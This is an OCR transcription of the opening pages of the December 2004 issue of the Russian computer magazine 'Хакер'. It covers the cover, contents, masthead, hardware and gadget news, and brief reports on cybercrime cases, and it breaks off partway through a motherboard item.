

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№12(72) • ДЕКАБРЬ • 2004
ХАКЕР
WWW.XAKEP.RU
3 ВИДЕО ПО ВЗЛОМУ!
ТРОЯН В УПАКОВКЕ
маскировка вредоносного кода Стр. 60
Стр. 72
ЛОМАЕМ ФОРУМ ЗА 5 МИНУТ!
баги популярного форума PhpBB
Каждый покупатель журнала Хакер+DVD получает чистый CD-R диск от Smartbuy бесплатно!
ЛУЧШЕЕ ЗА 2004 ГОД! Стр. 18
Стр. 38
ЖИЗНЬ БЕЗ ПОВОДКА
технологии беспроводной передачи данных
Стр. 76
ПОИСКОВЫЕ СИСТЕМЫ ИЩУТ $$$
заработки на Яндексе без его ведома
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Яблоко в окне 36
Универсальный шпион 74
Группа, которая изменила мир 86
Системная гармония 96
Шифровка от Microsoft 108
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
Cygwin
Slax 4.2.0 (Ru)
GIMP 2.2
Delphi 2005
3d Mark 05
Microsoft .NET Framework 2.0
Софт из журнала
Музыка
Демки



intel inside
pentium 4







EXCILON
computers



INTRO

Так происходит всегда: о любых событиях человек узнает с опозданием. Даже если он присутствует при них, есть та пауза в несколько долей секунд, пока его мозг осознает произошедшее. Прямые репортажи с места событий отстают от реальности уже на большее время - пока еще сигнал пройдет по всем проводам, потом до спутника и обратно до Земли. Что уж говорить о ежемесячном журнале, который делается аж за несколько недель до того, как попадает к тебе в руки.

Этот новогодний номер мы сдавали в конце ноября. Он словно письмо из прошлого, запечатанное в бутылку и адресованное людям будущего. Нам пришлось эмулировать настроение новогодней лихорадки, чтобы журнал получился своевременным, а не пахнущим плесенью или уже зачерствевшим, как корочка вчерашнего хлеба. И вот номер сдан, вокруг все еще ноябрь, а мы все никак не избавимся от ощущения, что завтра - Новый год, потом сессия, а там и до весны недалеко =)). Так мы стремимся к тебе - в будущее, живем завтрашним днем, предугадывая то, что тебе только БУДЕТ интересно, чтобы ты, получив новый номер, все так же чувствовал себя продвинутым и развитым человеком. Получается, что мы - люди будущего для тех, кто окружает нас сейчас. И мы чувствуем себя с тобой на равных. У нас нет другого выбора. Удачи тебе, компьютерный фанат!

До встречи в новом году!

Идея: symbiosis
Воплощение: mamaKarlo
Верстка: Костя Обухов
Вычитка: CuTTer

CONTENT

НОВОГОДНИЕ ГАДЖЕТЫ


СТР.18



Если в 2005 году ты купишь эти девайсы, то точно будешь на шаг впереди друзей

ЯБЛОКО В ОКНЕ


СТР.36



Установить никсы и винду на одну тачку не сложно. Пришло время добавить у ним MacOS

АБСОЛЮТНЫЙ НОЛЬ


СТР.68



Обойти любую защиту можно, получив доступ к нулевому кольцу в Win

ПОИСКОВЫЕ СИСТЕМЫ ИЩУТ $$$


СТР.76



Яндекс, сам того не подозревая становится хорошим инструментом для заработка в Сети

СИСТЕМНАЯ ГАРМОНИЯ

СТР.96



Пусть Windows и Linux больше не враждуют на твоем компьютере!

ВИРТУАЛЬНАЯ ГОЛУБЯТНЯ

СТР.120



Напиши свой web-интерфейс для почты

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
LEECH
Иван «SideX» Корноухов
(sidex@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Алексей Филия
(philiya@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

СТИЛЬНЫЙ КУЗОВ

ЖЕЛЕЗО

Компания ASUSTeK представила недавно удивительный корпус, который выделяется, прежде всего, своим необычным дизайном. VENTO 3600 - так назвали новинку - оборудован вертикально открывающейся крышкой передней панели, которая позволяет быстро получать доступ к отсеку с 5,25" устройствами - DVD-приводу и т.д. В пресс-релизе компании эта технология называется Magic Mask - «чудо-маска». Забавно реализована в корпусе и система вентиляции. VENTO оборудован 80 мм и 120 мм вентиляторами и обеспечивает внутри себя недетский поток воздуха для отвода тепла. Сбоку корпуса расположено вентиляционное отверстие, в которое и затягивается воздух, обдувающий процессор и системную плату. Это пригодится для работы с современными кристаллами от Intel или AMD. Также имеются четыре 5,25" и четыре 3,5" отсека, отверстия под шесть PCI-слотов, один AGP 8X-слот, четыре порта USB 2.0 и два аудиопорта на передней панели. ASUSTeK выпускает VENTO в трех цветовых исполнениях: зеленом, красном и синем. В завершение приведу краткие характеристики новинки:

- Корпус выполнен из 0,8 мм стали и собран без единого винтика по форм-фактору mATX.
- : 5,25" x 4, 3,5" x 1, 3,5" (внутр) x 3.
- Лицевая панель: USB 2.0 x 4, Audio x 2.
- Охлаждение: на лицевой панели 80 мм вентилятор, а сзади - 120 мм гигант. Сбоку стильная дырка для забора воздуха. ■



НОСКИ С ПОДОГРЕВОМ

HITECH



В преддверии морозной зимы компания Nordic Gear представила носки с подогревом. В подошве Thermostat размещаются пять нагревательных элементов - по одному на каждый палец ноги. Пластины очень тонкие и не ощущаются при ходьбе. Батареи типа D крепятся на голени. Время работы от батареи - 7-10 часов. Хозяин носков надежно защищен от электрошока. Новинку даже можно стирать. Носки Thermostat продаются в интернете по цене 25 долларов за пару. ■

ALBATRON + VIA

ЖЕЛЕЗО

Новую системную плату на базе логики VIA K8T890 Pro представила компания Albatron Technology. Новинка предназначается для использования совместно с процессорами AMD Athlon 64, подключающимися через разъем Socket 939. Помимо стандартного набора из трех PCI-слотов, 4 разъемов под двухканальную память, 2 колодок Ultra ATA/133 и разъема SATA с поддержкой RAID 0/1, новинка оборудована одним слотом PCI Express x16 и PCI Express x4. Работой со всеми внешними устройствами занимается южная микросхема чипсета - VT8237. В ней реализована поддержка 8 разъемов USB 2.0, двух портов IEEE 1394, 8-канального аудиоконтроллера Envy24PT, сетевого адаптера Marvell и т.д. ■

СОСУД ДЛЯ ЗВУКОВ

HITECH



Дизайнер Том Дженкинс и программист Марк Ханштейн из Великобритании сконструировали сосуд для звуков. Аудиомиксер поглощает все, что напевают, проговаривают или насвистывают в микрофон. После этого фразы разбиваются на слова. Встряхивая сосуд, можно смешивать звуки и придавать им различную окраску. Результат предлагается аккуратно «вылить» или резко «вытряхнуть» наружу. А можно добавить новую порцию звуков и еще раз хорошенько перемешать. Необычные результаты экспериментов с аудиомиксером можно наблюдать на видео в интернете (www.interaction.rca.ac.uk). ■

КПК ОТ CASIO


ЖЕЛЕЗО

Новый карманный компьютер выпустила компания Casio - IT-10 Enterprise PDA. Эта малютка поставляется в пылевлагозащитном и противоударном корпусе, который придется по вкусу такому отвязному экстремалу, как ты. Но поскольку первое время эта девайсина будет стоит бешеных бабок, тебе остается лишь смачно облизнуться:

- Если уронить этот КПК с высоты 1 метр в водоем или на бетонную плиту, он продолжит отлично работать и радовать своего хозяина.
- Не помеха и пыль - это устройство соблюдает все требования стандарта IP 54.
- 3,7" ЖК-дисплей с разрешением 320x480.
- Батарейка 2300 мАч, на которой КПК проработает аж 27 часов.
- Кардридер для Secure Digital/SDIO.
- Последовательный порт (RS-232C).
- Система Microsoft Windows Mobile 2003 Second Edition.
- Процессор Intel PXA270 (416 МГц).
- Память 64 Мб FROM, 64 Мб RAM.
- ИК-порт IrDA 1.3 (до 4 Мбит/с).
- Размеры: 140x80x25 мм.
- Вес: 290 г. ■

ТОП САМЫХ ОПАСНЫХ КИБЕРПРЕСТУПНИКОВ ОТ ФБР

ВЗЛОМ



ФБР на днях решила поделиться с массами информацией о самых опасных киберпреступниках, находящихся в розыске. Итак, по порядку.

Саад Джей Эчуафни - тридцатисемилетний бывший исполнительный директор компании Orbit Communication. Нанимал хакеров для проведения DoS-атак на сайты Департамента госбезопасности США, weakness.com, amazon.com и другие. Совокупный ущерб в результате этих атак составил более 2 миллионов долларов.

Цзе Дон - обвиняется в мошенничестве на онлайновых аукционах. За непродолжительное время успел обдурить 5000 человек и наварить около миллиона долларов. Предположительно находится в Китае или Гонконге.

Джеррод Лохмиллер - занимался продажей по интернету фальшивых удостоверений, а также отличился на E-bay, наварив там около 40 тысяч.


Джонни Рэй Гаска - организовывал в Лос-Анджелесе частные просмотры фильмов до того, как они выходили в прокат. На суде, который должен был состояться 13 января 2004 года, не появился и с тех пор числится в розыске.

Директор ФБР официально заявил на пресс-конференции, что теперь киберпреступность - основное направление работы бюро, так как количество махинаций с использованием интернета растет в геометрической прогрессии.

ВИДЮХА С ПРОПЕЛЛЕРОМ

ЖЕЛЕЗО

Следуя волне пресс-релизов производителей видеокарт, компания Leadtek сообщила о выходе собственной версии видеокарты на WinFast A6600GT TDH с интерфейсом AGP. Что касается характеристик новой карточки, то они впечатляют. Ядро процессора работает на частоте 500 МГц, память - 900 МГц. Плата оснащена 128 Мб GDDR-3 на 128 разрядной шине.




Разумеется, такая штуковина должна здорово греться. Чтобы дорогое устройство не изжарилось, инженеры компании решили использовать для охлаждения здоровенный шестисантиметровый вентилятор, который, как и положено, крепится к радиатору системы охлаждения. Помимо всего прочего, этот пропеллер еще и шумит не по-детски - уровень шума составляет 26,8 дБ. Видеокарта поддерживает следующие разъемы: RGB (D-Sub), DVI-I, HDTV. Максимальное разрешение зависит от разъема, к которому подключен монитор: DVI-I - 1900x1200, D-Sub - 2048x1536, HDTV - 1920x1080.

ЗЕК, ПОХАКАВШИЙ ШЕРИФА

ВЗЛОМ

Чем занимаются зеки в наших тюрьмах? Качают бицепс, играют в футбол, подрезают друг друга. А чем занимаются американские зеки? Окружной шериф штата Колорадо Джон Кук немало удивился, когда узнал, что какой-то чувак, отбывающий срок, получил доступ к приватной инфе его самого и 1000 сотрудников местной администрации. «Фигасе, че творится», - почесал за ухом шериф и стал разбираться. Дело в том, что тюрьмы, как и многие другие заведения в США, подключены к Сети. Заключенные имеют доступ к компу, но весьма ограниченный. Заходить они могут только на специально предназначенные для них ресурсы. И конечно же, доступ к базе данных администрации для людей в полосатых пижамах закрыт. Но каким-то образом одному из них удалось преодолеть забор. За безопасность калифорнийской тюремной сетки отвечает фирма Affiliated Computer Services, но никаких попыток взлома ее сотрудники в логах не обнаружили. Началось следствие, и оказалось, что один из зеков попросту ввел неверный идентификационный номер пользователя, совпавший с паролем. И благодаря этому попал в систему. Представляю себе радость зека, когда он обнаружил доступность секретной инфы про своих надзирателей. Досье он тайком распечатал, пронес в камеру и изучал вместо книжек перед сном. Но засранца попалили... Тюрьму перевернули вверх дном и обнаружили распечатки с инфой в других камерах. Дело это запутанное, и сейчас активно ведется расследование.




400 ГБ БАРРАКУДА

ЖЕЛЕЗО

Ну наконец-то, прорвало. Спустя четыре месяца после первых сообщений Seagate анонсирует начало поставок 400 Гб 3,5" винчестеров Barracuda 7200.8. Если сравнивать новые винчи с предыдущими, несложно отметить возросшую емкость одного блина - теперь этот параметр составляет 133 Гб против 100 Гб у 7-ой версии баракуд. Конечно, это не улучшит графики скорости чтения, но не будем заглядывать вперед.

Модельный ряд представлен винтами с интерфейсом SATA (емкость 200/250/300/400 Гб) и Ultra ATA (250/300/400 Гб). SATA-модели поддерживают NCQ и, если на минуту поверить пресс-релизу, предназначены для использования в «игровых системах, рабочих станциях и медиасерверах». Несложно, наверное, догадаться, что шпиндель новых винчестеров крутится со скоростью хорошей центрифуги - 7200 об/мин. Время позиционирования составляет 8 мс, а максимальная скорость передачи данных 95 Мб/с. Первое время, как ожидается, объем буфера дисков будет составлять 8 Мб, но впоследствии этот показатель будет увеличен до 16 Мб для моделей емкостью свыше 250 Гб.



ПЛЕЕРОМОБИЛЬ


HITECH



12 декабря в Мюнхене состоялся Открытый чемпионат по гонкам аудиоплееров и портативных магнитофонов RecorderRace 2004. В заездах на дистанцию 15 метров принимали участие оригинальные болиды, колеса которых приводятся в действие моторчиком плеера. Это любопытное соревнование проходило во второй раз. Правилами чемпионата разрешается использовать только родные двигатели и батареи. При этом никакого дистанционного управления или бурундучков в качестве ходовой машины. Интересно, что одни разработчики лепили на плееромобили крошечные колеса из детских конструкторов, а другие - великоразмерные велосипедные шины. Узнать о призерах и о технологии создания плееромобиля можно на сайте www.rekorderrennen.de. ■

ТАРАКАНИЩЕ


HITECH



Группа европейских ученых создала робота, которого живые тараканы с легкостью принимают в свою компанию. С виду InsBot (asl.epfl.ch) на прусака совсем не похож. Он коричнево-зеленого цвета, а размерами больше напоминает спичечный коробок - 30x40x25 мм. Чтобы робот мог втереться в доверие к соплеменникам, его сбрызнули специальным «тараканьим одеколоном», разработанным во французской лаборатории. Три года ученые исследовали поведение живых прусаков. Используя технологию motion video, тараканов снимали во всевозможных ракурсах и в результате создали компьютерную программу, реалистично воспроизводящую движения насекомых. Ученые также выяснили, что тараканы - существа коллективные, они просто не могут жить без контактов друг с другом. В ходе проекта стоимостью 2 миллиона евро на свет появился робот, способный обнаруживать прусаков и отличать их от других объектов. InsBot перемещается, как настоящее насекомое. Столкнувшись с собратом, он, подобно живому таракану, прекращает движение и, шевеля усами, «ведет беседу». InsBot оснащен двумя процессорами 16 МГц, миниатюрной камерой и десятком инфракрасных датчиков. Передвигается робот на колесах, которые приводятся в действие электромоторчиками. Ученые утверждают, что робот-лазутчик может не только проникать в группы тараканов, но влиять на своих собратьев и регулировать их поведение. В ходе эксперимента InsBot вывел живых тараканов из темной области в светлую, где их проще прихлопнуть. Возможно, через несколько лет люди будут покупать роботов, чтобы избавиться от нашествия насекомых. ■

КРУТОЙ АЛЬБАТРОН

ЖЕЛЕЗО



Две видеокарты анонсировала компания Albatron Technology: AGP6600 и AGP6600GT. Обе они выполнены на графических процессорах NVIDIA GeForce 6600 и GeForce 6600GT и устанавливаются, конечно же, в AGP-слот системной платы.

Тактовая частота ядра AGP6600 составляет 300 МГц, а AGP6600GT - 500. Старшая модель оснащена микросхемой 128-разрядной памяти GDDR-3 128 Мб (2 нс). Все остальные характеристики определяются используемыми камнями. Здесь стоит отметить поддержку DirectX 9.0, Shader Model 3.0, Cinefx 3.0, nView, наличие двух RAMDAC (400 МГц), а также экстремальный режим 2048x1536@85 Гц.

Новинки оборудованы разъемами D-Sub, DVI-I и TV-выходом, в комплект поставки входит HDTV-кабель, поддерживающий S-Video и AV. ■

С V-TEC НЕ РАССЛАБИШЬСЯ

ЖЕЛЕЗО



Конкуренцию фирме Apple в продвижении плеера iPod планирует составить британская компания V-Tec. Эти ребята не стали мудрствовать лукаво и выпустили на свет действительно очень похожее устройство с именем V-MMV. Новинка оснащена 20 Гб 1,8" винчестером и классным пятисантиметровым цветным дисплеем. Плеер, помимо разъема USB 2.0, имеет встроенный кардридер, поддерживающий 13 стандартов флеш-памяти.

Новое устройство умеет воспроизводить видеоролики с разрешением до 352x240@30fps, закодированные кодеком MPEG1 или motion JPEG. Само собой, поддерживается воспроизведение аудиотреков в следующих форматах: MP3 (MPEG 1 Audio Layer I/II/III & 2.5, 32Kbps~320Kbps), WMA (32Kbps~192Kbps), Audio CD и несжатый WAV (8000/11025/12000/16000/22050/24000/32000/44100/48000 Гц, 64Kbps~1536Kbps). Также в выпущенном пресс-релизе упомянута поддержка просмотра картинок в формате JPEG. Причем устройство умеет масштабировать и вращать изображения, а также подготавливать слайд-шоу с фоновым звуковым сопровождением.


Для работы устройству жизненно нужен крутой литиево-ионный аккумулятор (3,7 В, 1800 мАч) либо розетка 220 В - в этом случае используется специальный адаптер. Говорят, что аккумулятора хватит на 4 часа просмотра видео. Новинка, ко всему прочему, поддерживает стандарты телевидения - PAL/NTSC. Габариты плеера составляют 126x70x23 мм, а весит эта штуковина 230 гр. ■



18+ МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

ЦВЕТУЩАЯ АСЬКА

HITECH



Ученые лаборатории Media Lab Europe (www.medialabeurope.org) представили оригинальный гэджет для завсегдатаев аськи. В обычном пластиковом горшке растет механический цветок One2One. По беспроводному радиоканалу устройство общается с компьютером и проверяет статус пользователя. Как только собеседник появляется в онлайне, электромоторчики раскрывают большой красный бутон. Цвести он будет до тех пор, пока пользователь не выйдет из аськи. One2One - это еще один пример «интимного интерфейса», главная цель которого - сделать общение на расстоянии через интернет очень личным.

СТРЕССОВЫЕ ЧАСЫ

HITECH


Дизайнер Криспин Джоунс (www.mr-jones.org) представила наручные часы, подверженные стрессу. Как подметила художница, когда мы спешим, время летит еще быстрее. Когда ждем, почти останавливается. Прикосновение к двум металлическим пластинкам на циферблате влияет на ход времени. Чем больше ты напряжен, тем быстрее часы будут отсчитывать мгновения. Сумев расслабиться, ход времени можно остановить и даже повернуть его вспять. Совсем скоро наручные часы Avidus поступят в открытую продажу.



БРАЧНЫЙ АФЕРИСТ

ВЗЛОМ


Юра Лазарев, который с Урала, долгое время работал переводчиком. Но, очевидно, переводчики получают меньше, чем нужно Юре Лазареву. Поэтому Юра решил с переводами на время завязать и уйти в более прибыльный бизнес - аферы. С технологиями мужчина с Урала в близких отношениях не состоял, поэтому решил брать не скиллом, а смекалкой. Сел за комп, сочинил несколько романтических посланий для богатеньких буратин, ищущих суженую через газеты и сайты знакомств, вложил фотки девах модельной внешности и отправил. Фишка состояла в том, чтобы заинтересовать буратину и выманить у него деньги, якобы на оформление визы и дополнительные расходы по переезду. Когда бизнес пошел в гору, Юра нанял штат теток, которые сами писали письма на указанные адреса. И за каждый сорванный куш Юрец платил им по $60. Облапошенные иностранцы не пытались разыскивать внезапно исчезнувшую «почти жену», но один все-таки докопался. И пожаловался самому Путину на его официальном сайте. Жалоба, очевидно, попала куда надо, и в скором времени Лазарева повязали. Несмотря на то что за все время ему удалось заработать на махинациях 300 тысяч баксов, получил он всего год условно.



Кстати, этот новый вид аферы становится все более популярным среди нашего брата. Американское посольство в России ежедневно получает от 5 до 10 запросов, связанных с этим. Сумма, на которую разводят жертв, может колебаться от 300 до нескольких тысяч долларов. А один доверчивый буратина попал на 11 штук.

НАШЕГО ВИРЬМЕЙКЕРА ПОВЯЗАЛИ

ВЗЛОМ




Хакеры, фрикеры, кардеры, вирусмейкеры - все посмеиваются над российскими законами. И есть с чего - слишком сырые они, слишком недоработанные. А в газетах если и появляются новости о поимке хакеров, то обычно «хакерами» оказываются школьники и студенты, спионерившие у соседа пароль на диалап. В последнее время, правда, ситуация стала потихоньку меняться. И одним из самых громких случаев во второй половине 2004 года стало задержание известного в андеграунде российского вирьмейкера Whale, мембера 29A - одной из самых крутых VX-групп в мире. Именно он написал вири Stepar и Gastropod и выложил их исходники в Сети. Whale'а судили по статье 273 УК. Но так как с самого начала он не отрицал свою вину, помогал следствию, а также потому как у обвинителей не оказалось ни одного заявления от пострадавших, приговор, вынесенный 22 октября в Ижевске, был на удивление мягким. Женю (риалнейм Whale'a) обязали выплатить 3000 рублей штрафа и отпустили, погрозив на прощанье пальчиком.

По сути, это первый в России уголовный процесс над известным вирусмейкером. Неизвестно только, как отделу «К» удалось на него выйти. В ближайшее время я постараюсь подробнее осветить этот случай в «Сцене». Как говорится, из первых рук :)

КАРТА С ТРУБКОЙ

ЖЕЛЕЗО

Интересное устройство представила Info-Tek. Искушенный читатель знает, что эта контора выпускает графические карты на собственном лэйбле GeCube. Вот и на этот раз менеджеры компании представили новую видеокарту, основанную на чипе X700 PRO. Основная фишка устройства, которую я бы выделил, - это использование безвентиляторной системы охлаждения, состоящей из двух медных подушек, обхвативших девайсину с двух сторон и соединенных медными трубками.
Такие системы, вообще, уже давным-давно известны. Наибольших успехов на этом поприще достигла компания Zalman, выпускающая системы охлаждения, которые по формату подходят почти любой видеокарте. Но ребята GeCube решили не платить лавэ первопроходцам и сделали свой аналог, дав ему крутое название SilenCool. Вот основные характеристики новой карточки:




- Частота ядра: 425 МГц.
- Память: 128 Мб, GDR3, 128 бит.
- PCI Express x16, D-Sub, TV-Out, S/HDTV, DVI, Video-In.
- Охлаждение: Heat Pipe («тепловые трубки», англ.).

Разумеется, конкуренты тоже не дремлют и постепенно начинают выпускать аналогичные системы, например PowerColor SCS X700 XT. В самом деле, это довольно перспективное направление развития. Плюсов у данного подхода немеренно, и самый главный заключается в абсолютно тихой работе видеокарты. ■

ДУЭТ С МИКСЕРОМ

HITECH



Келли Добсон из MIT Media Lab (web.media.mit.edu) представила свой взгляд на голосовое управление бытовой техникой. Новую жизнь получил ископаемый миксер Osterizer 1950 года выпуска. Чтобы заставить его работать, человек должен реалистично воспроизвести шум мотора. Другими словами, заговорить на языке техники и слиться с ней в дуэте. Реагируя на низкий тихий звук, Blendie 2000 начинает ме-е-едленно вращаться. Повышая громкость, можно молотить грецкие орехи. Ну а для взбивания пены придется взять самую высокую ноту. ■

ДЕЛЮКС ОТ ASUS

ЖЕЛЕЗО

В декабре на рынке появилась новая системная плата от известного брэнда ASUSTeK - A8N-SLI Deluxe. Вот основные характеристики платы:

